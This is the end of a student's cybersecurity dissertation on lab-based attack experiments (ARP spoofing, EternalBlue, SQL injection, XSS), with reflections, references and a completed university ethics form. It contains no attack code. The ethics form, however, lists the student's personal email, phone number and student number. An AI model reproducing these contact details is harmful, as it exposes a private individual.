(4) During the attack test, because it is carried out on a virtual machine, system or network instability will cause failure, and multiple attempts may be required;

(5) There are fewer types of terminal hosts. If possible, you can try to add several other types of operating system hosts;

(6) You can try to deploy an intranet environment, set up a physical host, and conduct an intranet attack experiment under real conditions.

CHAPTER 7 – REFLECTIONS

It has been several months since the project started, and the research and report preparation of this project has now been completed. In project engineering, there are many things worth summarizing. The first is the method of consulting the literature. Literature research is the basis for a scientific project. It allows researchers to summarize previous research experiences, standardize research methods, and speed up research efficiency. My instructor, Professor Campbell, recommended a lot of relevant materials to me and guided me to choose appropriate advanced materials correctly and efficiently. At this stage, it also laid the foundation for my later research.

At the beginning of the project, I was rather distressed about the direction of the project. The topic I set myself was the research and realization of man-in-the-middle attacks. This topic was relatively broad and it was not easy to set a goal. Later, under the enlightenment of the professor, I changed my goals and found specific scenes from the larger environment to conduct research.

In the stage of setting up the experimental environment, I have to continuously turn on several virtual machines to support the completion of the experiment, so the pressure on my computer is relatively high. When the test machine and the target machine are turned on at the same time, and the attack experiment is started, my computer will be very stuck and it is difficult to continue the experiment. Later, the problem of insufficient computer configuration was solved by borrowing other brains or renting servers. If a worker wants to do his job well, he must first sharpen his tools. When conducting a study, it must analyze its feasibility and the overall process. Before proceeding, prepare the materials and tools that need to be used so that the study can be carried out smoothly. .

In the previous SQL Injection experiment, most of the time you are exposed to most popular databases. When you are in contact with unfamiliar database types, you must first have a certain SQL foundation, and then according to the characteristics of different databases, it is especially reflected in the injection. It is concluded that to start the work, it is very important to be able to quickly learn new

and untouched knowledge at this time. From this it can be seen that network offense and defense require a relatively wide range of knowledge.

CHAPTER 8 - REFERENCES

- [1] Lv Junlin. Design and implementation of a network penetration testing platform based on VirtualBox[D]. South China Agricultural University, 2016.
- [2] Chang Yan, Wang Guan. Research on Network Security Penetration Test[J]. Information Network Security, 2012, (11): 3-4.
- [3] Zhang Jing, Peng Xinguang. Research on penetration testing of Android smartphones. Computer Applications and Software, 2014, (12): 29-32.
- [4] Liu Xiaoyang, Liu Chao, Liu Wanping. Analysis of network security education and risk prevention measures for contemporary college students[J]. Fujian Computer, 2018, 34(08): 99-100.
- [5] Yao Zhiqiang, Zhu Zhirong, Ye Weihua. A scheme for preventing DHCP man-in-the-middle attacks based on key agreement[J]. Journal of Communications, 2021, 42(08): 103-110.
- [6] Hu Zhiming. Research on man-in-the-middle attack and defense technology based on ARP spoofing[J]. Information Technology and Informatization, 2020(12):111-114.
- [7] Yin Songyu. Python implementation of man-in-the-middle attack based on ARP spoofing [J]. Network Security Technology and Application, 2020(07): 56-58.
- [8] Xu Guang. Research on Web Penetration Testing Based on Kali Linux [J]. Information Security and Technology, 2015, (3): 56-58.
- [9] Wu Songze. Research on penetration testing technology based on Web security [D]. Harbin Normal University, 2015.
- [10] He Wei, Chen Li, Wang Lei, Wu Daiquan. Methods, devices, electronic equipment and media for detecting computer system vulnerabilities [P]. Beijing: CN111859404A, 2020-10-30.
- [11] Wu Chunling, Li Hehua, Gong Xiaoyong, Lu Xianzhi, Hu Yunbing, He Huan. Network active defense system and its update method [P]. Chongqing: CN103516727A, 2014-01-15.
- [12] Jiang Wei. Penetration attack and system security reinforcement based on the "Eternal Blue" vulnerability[J]. Radio and Television Network, 2021, 28(02): 61-63.
- [13] Li Xiao, Liu Junqi, Fan Mingxiang. Research on WannaCry Ransomware Prevention and Countermeasures[J]. Computer Knowledge and Technology, 2017, 13(19): 19-20.

- [14] Tong Qing, Zhang Zheng, Zhang Weihua, Wu Jiangxing. Design and Implementation of Mimic Defense Web Server[J]. Journal of Software, 2017, 28(04): 883-897.
- [15] Hu Min. Research and implementation of improving MySQL database security under Web system [D]. Beijing University of Posts and Telecommunications, 2015.
- [16] Liu Guohong. Extortion virus research and enterprise response examples[J]. Network Security Technology and Application, 2017(11): 113-114+131.
- [17] Deng Shiqi, Liu Xiaoming, Wu Xudong, Lei Min. Web server attack log analysis research [J]. Information Network Security, 2016 (06): 56-61.
- [18] Wang Qiong. Design and implementation of penetration testing platform based on Metasploit framework [D]. University of Chinese Academy of Sciences, 2017.
- [19] Wang Dan, Zhao Wenbing, Ding Zhiming. Overview of key technologies for detecting common injection security vulnerabilities in web applications[J]. Journal of Beijing University of Technology, 2016, 42(12): 62-72.
- [20] Tang Xiaochuan. Research and implementation of wireless LAN security testing methods [D]. Southeast University, 2013.
- [21] Bai Yuanyuan. Design and implementation of VMware-oriented vulnerability detection model [D]. Beijing Jiaotong University, 2016.
- [22] Zhang Qing. Analysis and research of operating system fingerprint identification tools Nmap and Xprobe [J]. Science and Technology Biography Broadcast, 2010, (08): 89-90+87
- [23] Zeng Peiyou, Tang Yanjun, Qian Lina. Research on SQL injection based on Web penetration testing [J]. Network Security Technology and Application, 2018, (12): 16-18.67
- [24] Zhuge Jianwei, Chen Libo, Sun Songbai, etc. Metasploit Penetration Testing Devil Training Camp [M]. Machinery Industry Publishing House, 2013.
- [25] Zheng Tianshi. Research on Content Management System Security Based on Penetration Testing[J]. Network Security Technology and Application, 2016, (6): 40-41,
- [26] Li Danning. Design and implementation of industrial Ethernet link monitoring system based on embedded Linux [D]. Haar Bin Institute of Technology, 2013.

- [27] Mi Ge. Research and application of penetration testing in e-commerce systems [D]. Chengdu University of Technology, 2018.
- [28] Yan Meifeng. Research on Policy-driven Scalable Network Vulnerability Scanning [D]. Taiyuan University of Technology, 2006.
- [29] Feng Yuanyuan, Liu Jianke. Command processing of ftp client established under Linux platform [J]. Computer knowledge and technology Art, 2016, 12(20): 44-45.
- [30] Liu Changyu. Design and implementation of information security risk assessment framework and log analysis system for specific industries [D]. South Beijing University of Posts and Telecommunications, 2015.
- [31] National Internet Emergency Center. An overview of my country's Internet network security situation in 2018 [EB/OL].
http://www.cert.org.cn/publish/main/8/2019/20190416152206228166078/20190416152206228166078_.html.
- [32] Yu Zhen, Qi Peng. An Analysis of the Governance Path of my country's Virtual Society: Based on the Perspective of Security Issues[J]. Humanities Magazine, 2017, (09): 117-125,
- [33] NSFOCUS. 2017 DDoS and Web Application Attack Situation Report [EB/OL].
http://www.nsfocus.com.cn/content/details_62_2727.html.
- [34] Lu Yanhua. Research and Design of Web Application Vulnerability Detection System [D]. Xidian University, 2014.
- [35] Gu Jiateng, Xin Yang. XSS vulnerability detection model based on dynamic analysis[J]. Computer Engineering, 2018, 44(10):40-47.
- [36] Zhang Mingduo, Zhang Juanmei. Research on information collection and vulnerability prevention of penetration testing[J]. Information Security Research, 2016, 2(03):211-219.
- [1] Ye Xiajing, Zhou Yi, Su Ziheng, Liao Zhulin. Cross-site scripting attack defense practice[J]. Guangdong Public Security Technology, 2021, 29(02): 1-4.
- [38] Wen Quan. Design and implementation of penetration testing system based on minimized attack graph [D]. Aerospace Science and Industry Group No. 2 Research Institute, 2014

ETHICS FORM

APPLICATION FOR ETHICAL APPROVAL

In order for research to result in benefit and minimise risk of harm, it must be conducted ethically. A researcher may not be covered by the University's insurance if ethical approval has not been obtained prior to commencement.

The University follows the OECD Frascati manual definition of **research activity**: "creative work undertaken on a systematic basis in order to increase the stock of knowledge, including knowledge of man, culture and society, and the use of this stock of knowledge to devise new applications". As such this covers activities undertaken by members of staff, postgraduate research students, and both taught postgraduate and undergraduate students working on dissertations/projects.

The individual undertaking the research activity is known as the "principal researcher".

Ethical approval is not required for routine audits, performance reviews, quality assurance studies, testing within normal educational requirements, and literary or artistic criticism.

Please read the notes for guidance before completing ALL sections of the form.

This form must be completed and approved prior to undertaking any research activity. Please see Checklist for details of process for different categories of application.

SECTION A: About You (Principal Researcher)

1	Full Name:	<u>Peng Xu</u>			
2	Tick all boxes that apply:	Member of staff.	☐	Honorary research fellow:	☐
	Undergraduate Student	☐	Taught Postgraduate Student	☒	Postgraduate Research Student
3	Institute/Academic Discipline/Centre:	University of Wales Trinity Saint David			
4	Campus:	Swansea campus			
5	E-mail address:	<u>865905070@qq.com</u>			
6	Contact Telephone Number:	13207103198			
For students:					
7	Student Number:	2006614			
8	Programme of Study:	Computer Networks and <u>Cybersecurity</u>			
9	Director of Studies/Supervisor:	Carlene Campbell			

SECTION B: Approval for Research Activity

1	Has the research activity received approval in principle? (please check the Guidance Notes as to the appropriate approval process for different levels of research by different categories of individual)	YES	☒	NO	☐
				<i>Date</i>	
2	If Yes, please indicate source of approval (and date where known): Approval in principle must be obtained from the relevant source prior to seeking ethical approval	Research Degrees Committee	☐		
Institute Research Committee		☒			
Other (write in)		☐			

SECTION C: Internal and External Ethical Guidance Materials

Please list the core ethical guidance documents that have been referred to during the completion of this form (including any discipline-specific codes of research ethics, location-specific codes of research ethics, and also any specific ethical guidance relating to the proposed methodology). Please tick to confirm that your research proposal adheres to these codes and guidelines. You may add rows to this table if needed.		
1	UWTSD Research Ethics & Integrity Code of Practice	☒
2	UWTSD Research Data Management Policy	☒
3	[List any other relevant documents here]	☐

SECTION D: External Collaborative Research Activity

If there are external collaborators then you should gain consent from the contact persons to share their personal data with the university. If there are no external collaborators then leave this section blank and continue to section E.

1	Institution					
2	Contact person name					
3	Contact person e-mail address					
4	Is your research externally funded?	YES	☐	NO	☐	
5	Are you in receipt of a KESS scholarship?	YES	☐	NO	☐	
6	Are you specifically employed to undertake this research in either a paid or voluntary capacity?	Voluntary	YES	☐	NO	☐
7		Employed	YES	☐	NO	☐
8	Is the research being undertaken within an existing UWTSD Athrofa Professional Learning Partnership (APLP)?	If YES then the permission question below does not need to be answered.	YES	☐	NO	☐
9	Has permission to undertake the research has been provided by the partner organisation?	(If YES attach copy) If NO the application cannot continue	YES	☐	NO	☐

Where research activity is carried out in collaboration with an external organisation

10	Does this organisation have its own ethics approval system?	YES	☐	NO	☐
----	---	-----	--------------------------	----	--------------------------

	If Yes, please attach a copy of any final approval (or interim approval) from the <u>organisation</u> (this may be a copy of an email if appropriate).
--	--

**SECTION E: Details of Research Activity**

1	Indicative title:	RESEARCH AND IMPLEMENTATION OF CYBERSECURITY ATTACK		
2	Proposed start date:	25 Oct 2021	Proposed end date:	12 Nov 2021
	Introduction to the Research (maximum 300 words per section) Ensure that you write for a <u>Non-Specialist Audience</u> when outlining your response to the points below: <i>Purpose of Research Activity</i> <i>Proposed Research Question</i> <i>Aims of Research Activity</i> <i>Objectives of Research Activity</i> Demonstrate, briefly, how <u>Existing Research</u> has informed the proposed activity and explain <i>What the research activity will add to the body of knowledge</i> <i>How it addresses an area of importance.</i>			
3	Purpose of Research Activity The main purpose of this report is to achieve different types of cyber attacks in specific scenarios. In order to realize this aim, this article has carried out a series of literature research and studied various tools that can realize network attack simulation. And according to the high incidence of cyber attacks, several experiments were designed and completed. (this box should expand as you type)			
4	Research Question Research the conventional methods and methods to defend against these cyber attacks. According to the current situation of frequent cyber attacks in real life, three different vulnerable scenarios will be set up, namely, the local area network environment, the personal host system, and the web application website. According to these established scenarios, configure a suitable test environment and select a suitable network penetration tool. Complete the network attack.			
5	Aims of Research Activity The main purpose of this report is to achieve different types of cyber attacks in specific scenarios. In order to realize this aim, this article has carried out a series of literature research and studied various tools that can realize network attack simulation. And according to the high incidence of cyber attacks, several experiments were designed and completed. In the research process, some network security testing tools are required, such as Kali Linux used as the main test machine, meta-vulnerability penetration testing framework, DVWA Web vulnerability testing program, etc. Complete the comparison of these different network attack methods in the literature research stage, and study the general methods to prevent these network attacks. (this box should expand as you type)			
6	Objectives of Research Activity Read related literature and collect learning materials. The research value of the subject is explained, and the principle and harm of network attacks are analysed. Research the conventional methods and methods to defend against these cyber attacks. According to the current situation of frequent cyber attacks in real life, three different vulnerable scenarios will be set up, namely, the local area network environment, the personal host system, and the web application website. According to these established scenarios, configure a suitable test environment and select a suitable network penetration tool. Complete the network attack, respectively achieve the goals of disconnecting the target network, intercepting the files cached by the target machine, obtaining the highest authority of the target machine system, obtaining database information, and intruding into Web applications. (this box should expand as you type)			

	Proposed methods (maximum 600 words) Provide a brief summary of all the methods that may be used in the research activity, making it clear what specific techniques may be used. If methods other than those listed in this section are deemed appropriate later, additional ethical approval for those methods will be needed. You do not need to justify the methods here, but should instead describe how you intend to collect the data necessary for you to complete your project.		
7	Design different networks and phases according to different scenarios. Corresponding target machines, and conduct different types of network attack experiments, including Arp network disconnection and attacks, Eternal Blue attacks, SQL injection attacks, XSS cross-site scripting attacks, file upload attacks, etc. Next, we will introduce those scenarios that may be encountered. These cyber attacks, and the principles of these cyber attacks. <i>(this box should expand as you type)</i>		
	Location of research activity Identify all locations where research activity will take place.		
8	Student laboratory <i>(this box should expand as you type)</i>		
	Research activity outside of the UK If research activity will take place overseas, you are responsible for ensuring that local ethical considerations are complied with and that the relevant permissions are sought. Specify any local guidelines (e.g. from local professional associations/learned societies/universities) that exist and whether these involve any ethical stipulations beyond those usual in the UK (provide details of any licenses or permissions required). Also specify whether there are any specific ethical issues raised by the local context in which the research activity is taking place, for example, particular cultural and/or legal sensitivities or vulnerabilities of participants. If you live in the country where you will do the research then please state this.		
9	<i>(this box should expand as you type)</i>		
+			
10	Use of documentation not in the public domain: Are any documents NOT publicly available?	NO YES	☒ ☐
11	If Yes, please provide details here of how you will gain access to specific documentation that is not in the public domain and that this is in accordance with the current data protection law of the country in question and that of England and Wales. <i>(this box should expand as you type)</i>		

	Does your research relate to one or more of the seven aims of the Well-being of Future Generations (Wales) Act 2015?	YES	NO
12	A prosperous Wales	☐	☒
13	A resilient Wales	☐	☒
14	A healthier Wales	☐	☒
15	A more equal Wales	☐	☒
16	A Wales of cohesive communities	☐	☒
17	A Wales of vibrant culture and thriving Welsh language	☐	☒

2	Use of interviews?	☐	☒
3	Use of focus groups?	☐	☒
4	Use of participant diaries?	☐	☒
5	Use of video or audio recording?	☐	☒
6	Use of computer-generated log files?	☐	☒
7	Participant observation with their knowledge?	☐	☒
8	Participant observation without their knowledge?	☐	☒
9	Access to personal or confidential information without the participants' specific consent?	☐	☒
10	Administration of any questions, test stimuli, presentation that may be experienced as physically, mentally or emotionally harmful / offensive?	☐	☒
11	Performance of any acts which may cause embarrassment or affect self-esteem?	☐	☒
12	Investigation of participants involved in illegal activities?	☐	☒
13	Use of procedures that involve deception?	☐	☒
14	Administration of any substance, agent or placebo?	☐	☒
15	Working with live vertebrate animals?	☐	☒
16	Procedures that may have a negative impact on the environment?	☐	☒
17	Other primary data collection methods. Please indicate the type of data collection method(s) below.	☐	☒
	Details of any other primary data collection method: (this box should expand as you type)		

If NO to every question, then the research activity is (ethically) low risk and **may** be exempt from **some** of the following sections (please refer to Guidance Notes).

If YES to any question, then no research activity should be undertaken until full ethical approval has been obtained.

SECTION G: Intended Participants

If there are no participants then do not complete this section, but go directly to section H.

	Who are the intended participants:	YES	NO
1	Students or staff at the University?	☐	☐
2	Adults (over the age of 18 and competent to give consent)?	☐	☐
3	Vulnerable adults?	☐	☐
4	Children and Young People under the age of 18? (Consent from Parent, Carer or Guardian will be required)	☐	☐
5	Prisoners?	☐	☐
6	Young offenders?	☐	☐
7	Those who could be considered to have a particularly dependent relationship with the investigator or a gatekeeper?	☐	☐

8	People engaged in illegal activities?	☐	☐
9	Others. Please indicate the participants below, and specifically any group who may be unable to give consent.	☐	☐
	Details of any other participant groups: (this box should expand as you type)		

Participant numbers and source Provide an estimate of the expected number of participants. How will you identify participants and how will they be recruited?	
10	How many participants are expected? (this box should expand as you type)
11	Who will the participants be? (this box should expand as you type)
12	How will you identify the participants? (this box should expand as you type)

	Information for participants:	YES	NO	N/A
13	Will you describe the main research procedures to participants in advance, so that they are informed about what to expect?	☐	☐	☐
14	Will you tell participants that their participation is voluntary?	☐	☐	☐
15	Will you obtain written consent for participation?	☐	☐	☐
16	Will you explain to participants that refusal to participate in the research will not affect their treatment or education (if relevant)?	☐	☐	☐
17	If the research is observational, will you ask participants for their consent to being observed?	☐	☐	☐
18	Will you tell participants that they may withdraw from the research at any time and for any reason?	☐	☐	☐
19	With questionnaires, will you give participants the option of omitting questions they do not want to answer?	☐	☐	☐
20	Will you tell participants that their data will be treated with full confidentiality and that, if published, it will not be identifiable as theirs?	☐	☐	☐
21	Will you debrief participants at the end of their participation, in a way appropriate to the type of research undertaken?	☐	☐	☐
22	If NO to any of above questions, please give an explanation (this box should expand as you type)			

	Information for participants:	YES	NO	N/A
24	Will participants be paid?	☐	☐	☐
25	Is specialist electrical or other equipment to be used with participants?	☐	☐	☐

26	Are there any financial or other interests to the investigator or University arising from this study?	☐	☐	☐
27	Will the research activity involve deliberately misleading participants in any way, or the partial or full concealment of the specific study aims?	☐	☐	☐
28	If YES to any question, please provide full details			
	(this box should expand as you type)			

SECTION H: Anticipated Risks

	Outline any anticipated risks that may adversely affect any of the participants, the researchers and/or the University, and the steps that will be taken to address them.					
	If you have completed a full risk assessment (for example as required by a laboratory, or external research collaborator) you may append that to this form.					
1	Full risk assessment completed and appended?	<table border="1"> <tr> <td>Yes</td> <td>☐</td> </tr> <tr> <td>No</td> <td>☒</td> </tr> </table>	Yes	☐	No	☒
Yes	☐					
No	☒					
2	Risks to participants For example: sector-specific health & safety, emotional distress, financial disclosure, physical harm, transfer of personal data, sensitive organisational information					
	Risk to participants:	How you will mitigate the risk to participants:				
	(this box should expand as you type)	(this box should expand as you type)				
3	If research activity may include sensitive, embarrassing or upsetting topics (e.g. sexual activity, drug use) or issues likely to disclose information requiring further action (e.g. criminal activity), give details of the procedures to deal with these issues, including any support/advice (e.g. helpline numbers) to be offered to participants. Note that where applicable, consent procedures should make it clear that if something potentially or actually illegal is discovered in the course of a project, it may need to be disclosed to the proper authorities					
	(this box should expand as you type)					
4	Risks to the investigator For example: personal health & safety, physical harm, emotional distress, risk of accusation of harm/impropriety, conflict of interest					
	Risk to the investigator:	How you will mitigate the risk to the investigator:				
	(this box should expand as you type)	(this box should expand as you type)				
5	University/institutional risks For example: adverse publicity, financial loss, data protection					
	Risk to the University:	How you will mitigate the risk to the University:				
	(this box should expand as you type)	(this box should expand as you type)				
6	Environmental risks For example: accidental spillage of pollutants, damage to local ecosystems					
	Risk to the environment:	How you will mitigate the risk to environment:				

	(this box should expand as you type)	(this box should expand as you type)		
	Disclosure and Barring Service			
	If the research activity involves children or vulnerable adults, a Disclosure and Barring Service (DBS) certificate must be obtained before any contact with such participants.	YES	NO	N/A
7	Does your research require you to hold a current DBS Certificate?	☐	☒	☐
8	If YES, please give the certificate number. If the certificate number is not available please write "Pending"; in this case any ethical approval will be subject to providing the appropriate certificate number.			

SECTION I: Feedback, Consent and Confidentiality

1	Feedback What de-briefing and feedback will be provided to participants, how will this be done and when?
	(this box should expand as you type)
2	Informed consent Describe the arrangements to inform potential participants, before providing consent, of what is involved in participating. Describe the arrangements for participants to provide full consent before data collection begins. If gaining consent in this way is inappropriate, explain how consent will be obtained and recorded in accordance with prevailing data protection legislation.
	(this box should expand as you type)
3	Confidentiality / Anonymity Set out how anonymity of participants and confidentiality will be ensured in any outputs. If anonymity is not being offered, explain why this is the case.
	(this box should expand as you type)

SECTION J: Data Protection and Storage

	Does the research activity involve personal data (as defined by the General Data Protection Regulation 2016 "GDPR" and the Data Protection Act 2018 "DPA")?	YES	NO
1	"Personal data" means any information relating to an identified or identifiable natural person ('data subject'). An identifiable natural person is one who can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural or social identity of that natural person. Any video or audio recordings of participants is considered to be personal data.	☐	☒
	If YES, provide a description of the data and explain why this data needs to be collected:		
2	(this box should expand as you type)		

	Does it involve special category data (as defined by the GDPR)?	YES	NO
3	“Special category data” means sensitive personal data consisting of information as to the data subjects’ – (a) racial or ethnic origin, (b) political opinions, (c) religious beliefs or other beliefs of a similar nature, (d) membership of a trade union (within the meaning of the Trade Union and Labour Relations (Consolidation) Act 1992), (e) physical or mental health or condition, (f) sexual life, (g) genetics, (h) biometric data (as used for ID purposes),	☐	☒
	If YES, provide a description of the special category data and explain why this data needs to be collected:		
4	(this box should expand as you type)		

	Will data from the research activity (collected data, drafts of the thesis, or materials for publication) be stored in any of the following ways?	YES	NO
5	Manual files (i.e. in paper form)?	☐	☒
6	University computers?	☐	☒
7	Private company computers?	☐	☒
8	Home or other personal computers?	☐	☒
9	Laptop computers/ CDs/ Portable disk-drives/ memory sticks?	☐	☒
10	“Cloud” storage or websites?	☐	☒
11	Other – specify:	☐	☒
12	For all stored data, explain the measures in place to ensure the security of the data collected, data confidentiality, including details of backup procedures, password protection, encryption, anonymisation and pseudonymisation:		
	(this box should expand as you type)		

+

	Data Protection		
	Will the research activity involve any of the following activities:	YES	NO
13	Electronic transfer of data in any form?	☒	☒
14	Sharing of data with others at the University outside of the immediate research team?	☐	☒
15	Sharing of data with other organisations?	☐	☒
16	Export of data outside the UK or importing of data from outside the UK?	☐	☒
17	Use of personal addresses, postcodes, faxes, emails or telephone numbers?	☐	☒
18	Publication of data that might allow identification of individuals?	☐	☒
19	Use of data management system?	☐	☒
20	Data archiving?	☐	☒

21	If YES to any question, please provide full details, explaining how this will be conducted in accordance with the GDPR and Data Protection Act (2018) (and any international equivalents, where appropriate):		
	(this box should expand as you type)		
22	List all who will have access to the data generated by the research activity:		
	(this box should expand as you type)		
23	List who will have control of, and act as custodian(s) for, data generated by the research activity:		
	(this box should expand as you type)		
24	Give details of data storage arrangements, including security measures in place to protect the data, where data will be stored, how long for, and in what form. Will data be archived – if so how and if not why not.		
	(this box should expand as you type)		
25	Please indicate if your data will be stored in the UWTSD Research Data Repository (see https://researchdata.uwt.ac.uk/). If so please explain. (Most relevant to academic staff)		
	(this box should expand as you type)		
26	Confirm that you have read the UWTSD guidance on data management (see https://www.uwt.ac.uk/library/research-data-management/)	YES	☐
27	Confirm that you are aware that you need to keep all data until after your research has completed or the end of your funding	YES	☐

+

SECTION K: Declaration

The information which I have provided is correct and complete to the best of my knowledge. I have attempted to identify any risks and issues related to the research activity and acknowledge my obligations and the rights of the participants. In submitting this application I hereby confirm that I undertake to ensure that the above named research activity will meet the University's Research Ethics and Integrity Code of Practice which is published on the website: https://www.uwtsd.ac.uk/research/research-ethics/		
1	Signature of applicant:	Peng Xu 
		Date: 2021.11.12

For STUDENT Submissions:

2	Director of Studies/Supervisor:		Date:
3	Signature:		

For STAFF Submissions:

4	Academic Director/ Assistant Dean:		Date:
5	Signature:		

Checklist: Please complete the checklist below to ensure that you have completed the form according to the guidelines and attached any required documentation:

☒	I have read the guidance notes supplied before completing the form.
☒	I have completed ALL RELEVANT sections of the form in full.
☒	I confirm that the research activity has received approval in principle
☒	I have attached a copy of final/interim approval from external organisation (where appropriate)
☒	I have attached a full risk assessment (where appropriate) ONLY TICK IF YOU HAVE ATTACHED A FULL RISK ASSESSMENT
☒	I understand that it is my responsibility to ensure that the above named research activity will meet the University's Research Ethics and Integrity Code of Practice.
☒	I understand that before commencing data collection all documents aimed at respondents (including information sheets, consent forms, questionnaires, interview schedules etc.) must be confirmed by the DoS/Supervisor, module tutor or Academic Director.

+

RESEARCH STUDENTS AND STAFF ONLY

All communications relating to this application during its processing must be in writing and emailed to presearch@uwtsd.ac.uk, with the title 'Ethical Approval' followed by your name. You will be informed of the outcome of your claim by email; therefore it is important that you check your University and personal email accounts regularly.

STUDENTS ON UNDERGRADUATE OR TAUGHT MASTERS PROGRAMMES should submit this form (and receive the outcome) via systems explained to you by the supervisor/module leader.